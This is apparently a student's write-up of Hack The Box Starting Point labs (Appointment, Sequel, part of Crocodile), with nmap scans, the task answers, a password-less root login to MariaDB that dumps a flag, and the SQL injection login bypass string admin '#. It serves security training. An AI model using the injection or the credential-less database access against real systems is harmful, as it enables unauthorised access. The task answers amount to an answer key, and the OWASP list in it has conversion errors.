


**ISSACK WAITHAKA**

**cs-sa07-24085**


## Tier 1

### Appointment

- The first step was to connect to the openvpn and then spawn the machine



```
2024-07-27 10:25:12 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2024-07-27 10:25:12 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2024-07-27 10:25:12 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-07-27 10:25:12 VERIFY EKU OK
2024-07-27 10:25:12 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=us-starting-point-1-dhcp
2024-07-27 10:25:13 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
2024-07-27 10:25:13 [us-starting-point-1-dhcp] Peer Connection Initiated with [AF_INET]38.46.224.104:1337
2024-07-27 10:25:13 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-07-27 10:25:13 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-07-27 10:25:14 SENT CONTROL [us-starting-point-1-dhcp]: 'PUSH_REQUEST' (status=1)
2024-07-27 10:25:14 PUSH: Received control message: 'PUSH_REPLY', route 10.10.10.0 255.255.254.0, route 10.129.0.0 255.255.0.0, route-ipv6 dead:beef::/64, explicit-exit-no-notify, tun-ipv6, route-gateway 10.10.14.1, topology subnet, ping 10, ping-restart 120, ifconfig-ipv6 dead:beef:2::114b/64 dead:beef:2::1, ifconfig 10.10.15.77 255.255.254.0, peer-id 10, cipher AES-256-CBC, protocol-flags cc-exit tls-ekm dyn-tls-crypt, tun-mtu 1500'
2024-07-27 10:25:14 OPTIONS IMPORT: --ifconfig/up options modified
2024-07-27 10:25:14 OPTIONS IMPORT: route options modified
2024-07-27 10:25:14 OPTIONS IMPORT: route-related options modified
2024-07-27 10:25:14 OPTIONS IMPORT: tun-mtu set to 1500
2024-07-27 10:25:14 net_route_v4_best_gw query: dst 0.0.0.0
2024-07-27 10:25:14 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2024-07-27 10:25:14 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=34:e6:d7:12:fc:66
2024-07-27 10:25:14 GOGO: remote_host_ipv6=n/a
2024-07-27 10:25:14 net_route_v6_best_gw query: dst ::/128
2024-07-27 10:25:14 sinit_send: rtnl: generic error (-101): Network is unreachable
2024-07-27 10:25:14 ROUTE6: default_gateway=UNDEF
2024-07-27 10:25:14 TUN/TAP device tun0 opened
2024-07-27 10:25:14 net_iface_mtu_set: mtu 1500 for tun0
2024-07-27 10:25:14 net_iface_up: set tun0 up
2024-07-27 10:25:14 net_addr_v4_add: 10.10.15.77/23 dev tun0
2024-07-27 10:25:14 net_iface_mtu_set: mtu 1500 for tun0
2024-07-27 10:25:14 net_iface_up: set tun0 up
2024-07-27 10:25:14 net_addr_v6_add: dead:beef:2::114b/64 dev tun0
2024-07-27 10:25:14 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-07-27 10:25:14 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-07-27 10:25:14 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1) dev tun0
2024-07-27 10:25:14 net_route_v6_add: dead:beef:/64 via :: dev tun0 table 0 metric -1
2024-07-27 10:25:14 Initialization Sequence Completed
2024-07-27 10:25:14 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 10, compression: 'lzo'
2024-07-27 10:25:14 Timers: ping 10, ping-restart 120
2024-07-27 10:25:14 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt
```



app.hackthebox.com/starting-point

**Pwnbox**

A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.

Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

**ONLINE**

**TARGET MACHINE IP ADDRESS**

**10.129.63.94**

Read the [walkthrough](#) provided, to get a detailed guide on how to pwn this machine.

# Questions

1.

TASK 1

What does the acronym SQL stand for?

\*\*\*\*\*e

structured query language

Hide Answer

2.

TASK 2

What is one of the most common type of SQL vulnerabilities?

\*\*\*n

sql injection

Hide Answer

3.

TASK 3

What is the 2021 OWASP Top 10 classification for this vulnerability?

\*\*\*\*\*n

A03:2021-Injection

Hide Answer

Home

cause over the symptom.

OWASP Top 10:2021

- Home
- Notice
- Introduction
- How to use the OWASP Top 10 as a standard
- How to start an AppSec program with the OWASP Top 10
- About OWASP
- Top 10:2021 List
- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures

2017

- A01:2017-Injection
- A02:2017-Broken Authentication
- A03:2017-Sensitive Data Exposure
- A04:2017-XML External Entities (XXE)
- A05:2017-Broken Access Control
- A06:2017-Security Misconfiguration
- A07:2017-Cross-Site Scripting (XSS)
- A08:2017-Insecure Deserialization
- A09:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring

2021

- A01:2021-Broken Access Control
- A03:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- (New) A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- (New) A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- (New) A09:2021-Security Logging and Monitoring Failures\*
- (New) A10:2021-Server-Side Request Forgery (SSRF)\*

\* From the Survey

Table of contents

- Welcome to the OWASP Top 10 - 2021
- What's changed in the Top 10 for 2021
- Methodology
- How the categories are structured
- How the data is used for selecting categories
- Why not just pure statistical data?
- Why incidence rate instead of frequency?
- What is your data collection and analysis process?
- Data Factors
- Thank you to our data contributors
- Thank you to our sponsors

4.

TASK 4

What does Nmap report as the service and version that are running on port 80 of the target?

```
***** *.*.* ((*****))
```

Apache httpd 2.4.38 ((Debian))

Hide Answer

```
dylan@kali: ~/Downloads
[+] dylan@kali:[~/Downloads] $ nmap -sV 10.129.63.94
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 10:47 EAT
Nmap scan report for 10.129.63.94
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds
```

5.

TASK 5

What is the standard port used for the HTTPS protocol?

```
***
```

443

Hide Answer

6.

TASK 6

What is a folder called in web-application terminology?

```
*****y
```

directory

Hide Answer

7.

TASK 7

What is the HTTP response code given for 'Not Found' errors?

```
***
```

404

Hide Answer

8.

TASK 8

Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

\*\*\*

dir

Hide Answer

```
dylan@kali: ~/Downloads
```

File Actions Edit View Help

```
2024-07-27 10: [!] Keyboard interrupt detected, terminating.
2024-07-27 10:
2024-07-27 10: Error: the server returns a status code that matches the provided options for non existing urls. http://10.129.93.243/nibbleblog/04fddcea-a5f8-441b-a
2024-07-27 10: cda-82fad29ad8a0 => 0 (Length: 0). To continue please exclude the status code or the length
2024-07-27 10:
2024-07-27 10: [dylan@kali: -~/Downloads]
2024-07-27 10: $ gobuster --help
2024-07-27 10: Usage:
2024-07-27 10:   gobuster [command]
2024-07-27 10:
2024-07-27 10: Available Commands:
2024-07-27 10:   completion Generate the autocompletion script for the specified shell
2024-07-27 10:   dir    Uses directory/file enumeration mode
2024-07-27 10:   dns   Uses DNS subdomain enumeration mode
2024-07-27 10:   fuzz  Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
2024-07-27 10:   gcs   Uses gcs bucket enumeration mode
2024-07-27 10:   help  Help about any command
2024-07-27 10:   s3    Uses aws bucket enumeration mode
2024-07-27 10:   tftp  Uses TFTP enumeration mode
2024-07-27 10:   version shows the current version
2024-07-27 10:   vhost Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)
2024-07-27 10:
2024-07-27 10: Flags:
2024-07-27 10:   --debug          Enable debug output
2024-07-27 10:   --delay duration Time each thread waits between requests (e.g. 1500ms)
2024-07-27 10:   -h, --help        help for gobuster
2024-07-27 10:   --no-color       Disable color output
2024-07-27 10:   --no-error        Don't display errors
2024-07-27 10:   --no-progress     Don't display progress
2024-07-27 10:   -o, --output string Output file to write results to (defaults to stdout)
2024-07-27 10:   -p, --pattern string File containing replacement patterns
2024-07-27 10:   -q, --quiet        Don't print the banner and other noise
2024-07-27 10:   -t, --threads int Number of concurrent threads (default 10)
2024-07-27 10:   -v, --verbose       Verbose output (errors)
2024-07-27 10:   -w, --wordlist string Path to the wordlist. Set to - to use STDIN.
2024-07-27 10:   --wordlist-offset int Resume from a given position in the wordlist (defaults to 0)
2024-07-27 10:
2024-07-27 10: Use "gobuster [command] --help" for more information about a command.
2024-07-27 10:
```

9.

TASK 9


What single character can be used to comment out the rest of a line in MySQL?

\*

#



Hide Answer


10



- For this I used the comment I learnt from the previous task. I used **admin '#**

11.





## Conclusion

-In this module I have learn about sql and how to exploit sql vulnerabilities

## Sequel

The first thing was to connect through openvpn and spawn the target machine.

## Questions

1.

A screenshot of a task card titled 'TASK 1'. The question is 'During our scan, which port do we find serving MySQL?'. The answer field contains '3306'. There is a 'Hide Answer' link and a magnifying glass icon for viewing the answer.

```

dylan@kali: ~/Downloads
$ nmap -sV 10.129.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 11:30 EAT
Nmap scan report for 10.129.180.170
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    5.5.7
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.02 seconds

```

2.

TASK 2

What community-developed MySQL version is the target running?

\*\*\*\*\*B

mariadb

Hide Answer

In question I had to add ‘-sC’ to my nmap command to run safe script which is good way to get things like versions

```

dylan@kali: ~/Downloads
$ nmap -sV 10.129.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 11:30 EAT
Nmap scan report for 10.129.180.170
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    5.5.7
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.02 seconds

$ nmap -sV -sC 10.129.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 11:36 EAT
Nmap scan report for 10.129.180.170
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 98
|   Capabilities flags: 63486
|   Some Capabilities: InteractiveClient, SupportsLoadDataLocal, SupportsTransactions, FoundRows, LongColumnFlag, SupportsCompression, ConnectWithDatabase, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, IgnoreSigpipes, Support41Auth, Speaks41ProtocolNew, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: G(YQg5o52>)K{NR/4V
|_ Auth Plugin Name: mysql_native_password
19842/tcp filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 393.79 seconds

```

3.

TASK 3

When using the MySQL command line client, what switch do we need to use in order to specify a login username?

\*\*

-u

Hide Answer

4.

TASK 4

Which username allows us to log into this MariaDB instance without providing a password?

\*\*\*t

root

Hide Answer

```
(dylan㉿kali)-[~/Downloads]
$ 
—(dylan㉿kali)-[~/Downloads]
$ mysql -h 10.129.180.170 -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 106
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

5.

Hide Answer

TASK 5

In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

\*

\*

Hide Answer

6.

TASK 6

In SQL, what symbol do we need to end each query with?

\*

;

Hide Answer

7.

TASK 7  
There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

\*\*\*



htb

[Hide Answer](#)

```
(dylan@kali)-[~/Downloads]
$ mysql -h 10.129.180.170 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 106
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htbs |
| information_schema |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.235 sec)

MariaDB [(none)]>
```

[SUBMIT FLAG](#)

50 / 100 of 10 tasks completed

8.

SUBMIT FLAG

[Submit root flag](#)



[Show Answer](#)

```

File Actions Edit View Help
19:33 ++ Certificate has EKU
(oid) 1.3.6.1
.5.5.7.3.2, expects TLS Web
Server Authentication
2024-07-27 11:
19:33 ++ Certificate has EKU
(str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-07-27 11:
19:33 VERIFY E
KU OK
2024-07-27 11:
19:33 VERIFY 0
K: depth=0, C=GR, O=Hack The Box, OU=System, CN=us-starting-point-1-dhcp
2024-07-27 11:
19:34 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bit s X25519
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb |
| information_schema |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.235 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> show tables;
+-----+
| Tables_in_htb |
+-----+
| config |
| users |
+-----+
2 rows in set (0.233 sec)

MariaDB [htb]> select * from config;
+----+----+----+
| id | name | value |
+----+----+----+
| 1 | timeout | 60s |
| 2 | security | default |
| 3 | auto_logon | false |
| 4 | max_size | 2M |
| 5 | flag | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6 | enable_uploads | false |
| 7 | authentication_method | Radius |
+----+----+----+
7 rows in set (1.178 sec)

MariaDB [htb]>

```

CSA2-2024: HTB TryHackMe | Databases Hack The Box :: Starting Point Login ssh-backdoor/mysql Trading Psycholo mysql in command

[app.hackthebox.com/startling-point](https://app.hackthebox.com/startling-point)

HACKTHEBOX Search Hack The Box

Vulnerability Assessment Databases MySQL SQL Tags OPEN Walkthrough

Reconnaissance Weak Credentials

Season 6 7D 9H 57M 31S

Starting Point

Season 5

Machines

Challenges

Sherlocks

Tracks

Rankings

Pro Labs

Advanced Labs +

Academy

HTB for Business

 Sequel has been Pwned!

Congratulations wa1thaka, best of luck in capturing flags ahead!

27 Jul 2024 PWN DATE


OK SHARE

## Conclusion

In this room I learnt how to access the mysql databases through the command line

## Crocodile

- The first step was to spawn my target machine



## Questions

1.

The screenshot shows a terminal window with a dark background. At the top, there is a green status bar with a checkmark icon and the word "TASK 1". Below this, the text "What Nmap scanning switch employs the use of default scripts during a scan?" is displayed in white. In the center, there is a text input field containing three asterisks ("\*\*\*"). To the right of the input field is a small icon of a person inside a speech bubble. At the bottom, there is a "Show Answer" button.

```
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
-S: equivalent to --script=default
--script=<Lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files or
```

2.

The screenshot shows a terminal window with a dark background. At the top, there is a green status bar with a checkmark icon and the word "TASK 2". Below this, the text "What service version is found to be running on port 21?" is displayed in white. In the center, there is a text input field containing "\*\*\*\*\* \*.\*.3". To the right of the input field is a small icon of a person inside a speech bubble. At the bottom, there is a "Show Answer" button.

```
(dylan㉿kali)-[~/Downloads]
$ nmap -sC -sV 10.129.77.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 12:44 EAT
Nmap scan report for 10.129.77.174
Host is up (0.24s latency).
